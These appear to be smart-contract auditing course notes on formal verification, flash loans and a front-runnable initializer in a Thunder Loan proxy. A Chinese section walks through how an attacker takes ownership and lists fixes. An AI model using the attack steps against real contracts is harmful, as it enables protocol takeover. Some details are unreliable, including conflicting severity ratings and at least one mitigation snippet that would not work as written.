"It converts your functions to math, and then tries to prove some property on that math. Math can be proved. Math can be solved. Functions can not (unless they are transformed into math)."

Written Example

For example, take this function:

```
function f(uint256 y) public {
  uint256 z = y * 2;
  if (z == 12) {
    revert();
  }
}
```

If we wanted to prove there is an input for function `f` such that it would never revert, we'd convert this to a mathematical expression, like such:

```
z == 12 && // if z == 12, the program reverts
y >= 0 && y < type(uint256).max && // y is a uint256, so it must be within the uint256 range
z >= 0 && z < type(uint256).max && // z is also a uint256
z == y * 2; // our math
```

The above language is known as SMTLib, a domain specific language for Symbolic Execution.

In this example, we have a set of 4 boolean expressions.

SAT Solver

We can then take this set of logical expressions and dump them into a SAT Solver (A SAT Solver is not symbolic execution, but right now is a popular next step). Which for now, you can think of as a black box that takes boolean expressions and tries to find an example that "satisfies" the set. For our example above, we are looking for a input y that enables the rest of the booleans to be true.

To dump this into a SAT solver, we need to convert our math to CNF form which might look something like this:

```
(z <= 12 OR y < 0 OR z < 0) AND (z >= 12 OR y < 0 OR z < 0) AND (z <= 12 OR y < 0 OR z > 2y) AND (z >= 12 OR y < 0 OR z > 2y) AND (z <= 12 OR y >= 0 OR z < 0) AND (z >= 12 OR y >= 0 OR z < 0) AND (z <= 12 OR y >= 0 OR z > 2y) AND (z >= 12 OR y >= 0 OR z > 2y)
```

Our SAT solver will then attempt to find a contradiction in our set of booleans, by randomly setting booleans to true / false, and seeing if the rest of the equation holds.

It's different from a fuzzer, as a fuzzer tries inputs for `y`. Whereas a SAT Solver will try different inputs for the booleans.

Pros & Cons

Pros:

- Can be 100% sure that a property is true/false

Cons:

- Can be hard to set up
- Doesn't work in a lot of scenarios (like when there are too many paths)
- Tools can be slow to run
- Can give you a false sense of security that there are no bugs. FV can only protect against 1 specific property!

Resources

- ToB properties: Fuzz tests based on properties of ERC20, ERC721, ERC4626, and other token standards.
- Example list of properties
- Invariant/Stateful fuzz tests
- Handler based testing using WETH

Thunder Loan

What is a Flash Loan?


Why Flash Loans?

The easiest way to understand flash loans may be through an understanding of one of their most common use cases - arbitration.

What is Arbitrage?

Let's consider a typical scenario. Suppose there are two DEXs, A and B. On Dex A, the exchange rate for Ethereum stands at $5, and on Dex B, Ethereum is trading at $6. Savvy investors might be quick to see an opportunity for profit.

You could buy one Ethereum at DEX A for $5, then head over to DEX B and sell that Ethereum for $6. This simple transaction would net you a profit of $1. This process is known as **Arbitrage.**



Imagine if this situation were to scale up, and you were able to buy 10, 100 or 1000 ETH. The problem lies in the average person's ability to shoulder the upfront investment.

In contemporary finance, opportunities like I've outlined above could only maximally be taken advantage of by `whales` aka the incredibly wealthy.

This is where flash loans come in to level the playing field in DeFi by giving any user access to much more liquidity - for a single transaction.

Payback or Revert

So, how does a `flash loan` allow the average user to take advantage of larger scale financial opportunities?

This is a really powerful function of the blockchain and smart contract ecosystem.

In contemporary finance, typically collateral is required to take a loan, some assurance must be made that a loan will be repaid. In Web3, a protocol is able to programmatically assure a loan is repaid.


How does this work?

A smart contract protocol assures that a `flash loan` is repaid effectively by containing logic within its loan functionality that requires the transferred balance be restored to the protocol within the *same transaction* as it's borrowed. If these checks don't pass, the transaction will revert, back to its initial state - as though the loan never took place.

The code for a `flash loan` may be as minimal as:

```
uint256 startingBalance = IERC20(token).balanceOf(address(this));
assetToken.transferUnderlyingTo(receiverAddress, amount);
•
// callback function here
•
uint256 endingBalance = token.balanceOf(address(this));
if (endingBalance < startingBalance + fee) {
    revert();
}
•
```

Effectively, a user taking a `flash loan` is able to do anything they want between the `transferUnderlyingTo` and the conditional check at the end of this function. This is only possible because if that check on the `endingBalance` doesn't pass, the entire transaction (and anything that was done with the loan) will revert!



It's easy to see what opportunities a system like `flash loans` enables for the average user. No longer will these advantages be available only to whales!

Liquidity Providers


A natural question that arises from here is:

Where do funds for the loan initial come from?

The answer is a familiar one - `Liquidity Providers`!

Much like we saw in `TSwap`, where a `Liquidity Provider` would deposit funds into a pool to earn fees, the same takes place with `flash loans`.


A `Liquidity Provider` would deposit funds into a `flash loan` protocol, receiving some form of LP Token representative of their contribution. The `flash loan` protocol then accrues fees as people use `flash loans`, which increases the value of a `Liquidity Provider`'s representative allotment of the pool.



Arbitrage Walkthrough

Alright, with a little more context and understanding about flash loans, let's walk through an entire arbitrage process from start to end and see for ourselves how an average user can leverage flash loans to even the playing field in DeFi.

We'll start with a poor, average user who can only afford 1 ETH at $5.




His options are pretty limited. How would this look with a flash loan protocol involved?

Steps:

1. User recognizes an arbitrage opportunity between two DEXes.
2. User executes a flash loan, using these funds to trade between DEXes
3. User yields a profit of the margin between prices between DEXes
4. User repays flash loan.

> **Steps 2-4 happen in a single transaction!**



Clearly, DeFi systems like flash loans are incredibly powerful when used to level the playing field of financial opportunity in Web3.

Exploit - Failure to Initialize

With the context of proxies and the use of initializers understood, the first question that always comes to mind for me is:

Are things being initialized properly?

If a protocol fails to initialize a value, it could potentially have dire consequences.

Even though this is technically a vulnerability in ThunderLoan.sol, and we're jumping place a little bit. Let's head there and make a note of things as well as definite what this potential exploit looks line this this code base.

```
// Audit-Low: Initializer can be front-run
function initialize(address tswapAddress) external initializer {
    __Ownable_init(msg.sender);
    __UUPSUpgradeable_init();
    __Oracle_init(tswapAddress);
    s_feePrecision = 1e18;
    s_flashLoanFee = 3e15; // 0.3% ETH fee
}
```

What's meant by `Initializer can be front-run`?

Well, imagine the hypothetical of a user deploying this protocol and forgetting to initialize these attributes, or worse yet, the initialize function is sent to the mempool and an MEV bot initializes first, allowing it to set the tswapAddress to anything they want!

We know that our initializer in `ThunderLoan.sol` is setting the value of our s_poolFactory variable. Let's consider what would happen if this was uninitialized and exploited.

```
function getPriceInWeth(address token) public view returns (uint256) {
    address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(token);
    return ITSwapPool(swapPoolOfToken).getPriceOfOnePoolTokenInWeth();
}
```

It can be seen in our `OracleUpgradeable.sol` contract that this variable is being used to determine which pool to call a price feed from. A malicious actor, exploiting the initialize function, could effectively set this price feed to report anything they wanted (or more likely the `getPriceInWeth` function would break entirely)!

Mitigation

The mitigation for something like a failure to initialize is kinda tough to say. It's reliant on the protocol owners acting in an expected way and assuring things are set appropriately when they should be.

Often I will recommend including the initialization directly in a protocol's deployment scripts to assure this is being called every time.

Wrap Up

`Failure to initialize` is an easily overlooked attack opportunity unfortunately, and it comes with some wide spread potential consequences. The impact of failing to initialize can be as broad as the types of protocols that exist, but executing best practices such as adding these initializing considerations directly into a deploy script can go a long way towards mitigating potential heartache.

Front-run 攻击解释

Front-run（抢跑攻击） 是指攻击者观察到内存池（mempool）中的交易后，通过支付更高的 gas 费用让自己的交易优先执行，从而获得不当利益的攻击方式。

代理合约初始化的 Front-run 风险

当前代码分析

```
function initialize(address tswapAddress) external initializer {
    __Ownable_init(msg.sender);  // ⚠️ 关键问题：msg.sender 成为 owner
    __UUPSUpgradeable_init();
    __Oracle_init(tswapAddress);
    s_feePrecision = 1e18;
    s_flashLoanFee = 3e15; // 0.3% ETH fee
}
```

🚨 **存在严重的 Front-run 风险！**

攻击场景：

1. **部署阶段**：

   ```
   // 1. 部署者部署代理合约
   ThunderLoanProxy proxy = new ThunderLoanProxy(implementation, "");

   // 2. 部署者发送初始化交易到 mempool
   proxy.initialize(tswapAddress);  // 在 mempool 中等待
   ```

2. **攻击者抢跑**：

   ```
   // 攻击者看到 mempool 中的初始化交易
   // 攻击者用更高的 gas 价格抢先调用
   proxy.initialize(maliciousAddress);  // 攻击者成为 owner!
   ```

3. **攻击结果**：
   - 攻击者成为合约的 `owner`
   - 攻击者可以调用所有 `onlyOwner` 函数
   - 攻击者完全控制协议

实际影响分析

攻击者获得的权限：

```
// 攻击者可以执行的恶意操作：

// 1. 添加恶意代币
function setAllowedToken(IERC20 maliciousToken, bool allowed) external onlyOwner

// 2. 修改手续费（设置为 100%）
function updateFlashLoanFee(uint256 newFee) external onlyOwner

// 3. 升级合约到恶意实现
function _authorizeUpgrade(address newImplementation) internal override onlyOwner
```

修复方案

方案 1：构造函数中设置 Owner（推荐）

```
// 在代理合约部署时就指定 owner
contract ThunderLoanProxy {
    constructor(address implementation, address initialOwner, address tswapAddress) {
        _setImplementation(implementation);
        ThunderLoan(address(this)).initialize(initialOwner, tswapAddress);
    }
}

// 修改 initialize 函数
function initialize(address initialOwner, address tswapAddress) external initializer {
    __Ownable_init(initialOwner);  // ✅ 明确指定 owner
    __UUPSUpgradeable_init();
    __Oracle_init(tswapAddress);
    s_feePrecision = 1e18;
    s_flashLoanFee = 3e15;
}
```

方案 2：两阶段初始化

```
address private s_pendingOwner;

function initialize(address tswapAddress) external initializer {
    s_pendingOwner = msg.sender;  // 设置待定 owner
    __UUPSUpgradeable_init();
    __Oracle_init(tswapAddress);
    s_feePrecision = 1e18;
    s_flashLoanFee = 3e15;
}

function acceptOwnership() external {
    require(msg.sender == s_pendingOwner, "Not pending owner");
    __Ownable_init(msg.sender);
    s_pendingOwner = address(0);
}
```

方案 3：使用 CREATE2 + 预计算地址

```
// 使用 CREATE2 部署，确保只有部署者知道 salt
bytes32 salt = keccak256(abi.encodePacked(block.timestamp, msg.sender));
address predictedAddress = Clones.cloneDeterministic(implementation, salt);

// 在同一个交易中部署和初始化
ThunderLoan(predictedAddress).initialize(tswapAddress);
```

OpenZeppelin 的最佳实践

许多项目采用工厂模式来避免这个问题：

```
contract ThunderLoanFactory {
    function createThunderLoan(address tswapAddress) external returns (address) {
        // 在同一交易中部署和初始化，避免 front-run
        ThunderLoan loan = new ThunderLoan();
        loan.initialize(msg.sender, tswapAddress);  // msg.sender 是调用者
        return address(loan);
    }
}
```

总结

当前的 `initialize` 函数确实存在严重的 front-run 风险，攻击者可以：

1. 监控 mempool 中的初始化交易
2. 用更高 gas 费抢先调用
3. 成为合约 owner
4. 完全控制协议

这是一个 **高危漏洞**，需要立即修复。建议采用方案 1，在部署时就明确指定 owner，避免依赖 `msg.sender`。

`initializer` 修饰符的作用机制

核心功能

`initializer` 修饰符来自 OpenZeppelin 的 `Initializable` 合约，它的主要作用是：

1. **防止重复初始化**：确保初始化函数只能被调用一次
2. **替代构造函数**：在代理模式中，逻辑合约不能使用构造函数，因为代理合约的存储空间是独立的

实现机制

```
// OpenZeppelin Initializable.sol 的简化版本
contract Initializable {
    bool private _initialized;
    bool private _initializing;

    modifier initializer() {
        require(!_initialized && !_initializing, "Already initialized");
        _initializing = true;
        _;
        _initializing = false;
        _initialized = true;
    }
}
```

⚠️ `initializer` 没有防止抢跑的机制

为什么没有防抢跑保护

根据 OpenZeppelin 官方文档，`initializer` 修饰符的设计目标是防止重复初始化，而不是防止抢跑攻击 [1]。它只是简单地检查：

- 合约是否已经初始化过
- 是否正在初始化过程中

抢跑攻击仍然可能发生

```
// 攻击场景演示
contract VulnerableProxy {
    function initialize(address owner) external initializer {
        __Ownable_init(msg.sender); // ❌ 任何人都可以成为第一个调用者
    }
}

// 攻击流程：
// 1. 部署者发送 initialize(legitimateOwner) 到 mempool
// 2. 攻击者看到交易，发送更高 gas 的 initialize(attackerAddress)
// 3. 攻击者的交易先执行，成为 owner
// 4. 部署者的交易失败（因为已经初始化过了）
```

社区对此问题的讨论

OpenZeppelin 社区论坛中有开发者专门讨论了这个问题。一位开发者询问："代理工厂调用初始化是否存在抢跑风险？"，社区确认了这确实是一个需要注意的安全问题 [3]。

实际案例分析

RAILGUN 项目在使用 OpenZeppelin 的可升级代理时，特别强调了初始化阶段的安全性问题。他们指出虽然 `initializer` 修饰符确保函数只能被调用一次，但这并不能防止恶意行为者抢先调用初始化函数 [2]。

防抢跑的解决方案

方案 1：原子化部署和初始化

```
contract SafeFactory {
    function deployAndInitialize(
        address implementation,
        address intendedOwner,
        bytes memory initData
    ) external returns (address proxy) {
        // 在同一个交易中完成部署和初始化
        proxy = Clones.clone(implementation);
        IInitializable(proxy).initialize(intendedOwner, initData);
        return proxy;
    }
}
```

方案 2：访问控制初始化

```
contract ProtectedInitializer {
    address private immutable FACTORY;

    constructor() {
        FACTORY = msg.sender; // 记录部署者
    }

    function initialize(address owner) external initializer {
        require(msg.sender == FACTORY, "Only factory can initialize");
        __Ownable_init(owner);
    }
}
```

方案 3：两阶段初始化

```
contract TwoPhaseInit {
    address private s_pendingOwner;
    bool private s_fullyInitialized;

    function initialize() external initializer {
        s_pendingOwner = tx.origin; // 使用交易发起者
```

```
        // 基础初始化...
    }

    function finalizeInitialization() external {
        require(msg.sender == s_pendingOwner, "Unauthorized");
        require(!s_fullyInitialized, "Already finalized");
        __Ownable_init(msg.sender);
        s_fullyInitialized = true;
    }
}
```

社区最佳实践建议

对于防止抢跑攻击，OpenZeppelin 社区建议考虑以下策略：

- 使用私有内存池
- 实施滑点保护机制
- 使用私有 RPC 提供商
- 在部署时就确定关键参数 [4]

总结

`initializer` **修饰符的局限性：**

- ✅ 防止重复初始化
- ✅ 在代理模式中替代构造函数
- ❌ **不能防止抢跑攻击**
- ❌ **不提供访问控制**


因此，在设计可升级合约时，开发者必须额外考虑初始化阶段的安全性，不能仅仅依赖 `initializer` 修饰符来保护关键的初始化逻辑。ThunderLoan 合约确实存在被抢跑的风险，需要采用上述解决方案之一来加强安全性。

Exploit - Oracle Manipulation - Minimized

To glean a better understanding of Oracle Manipulation as a vulnerability and potential exploit, let's take a look at the examples provided in our [sc-exploits-minimized] repo.

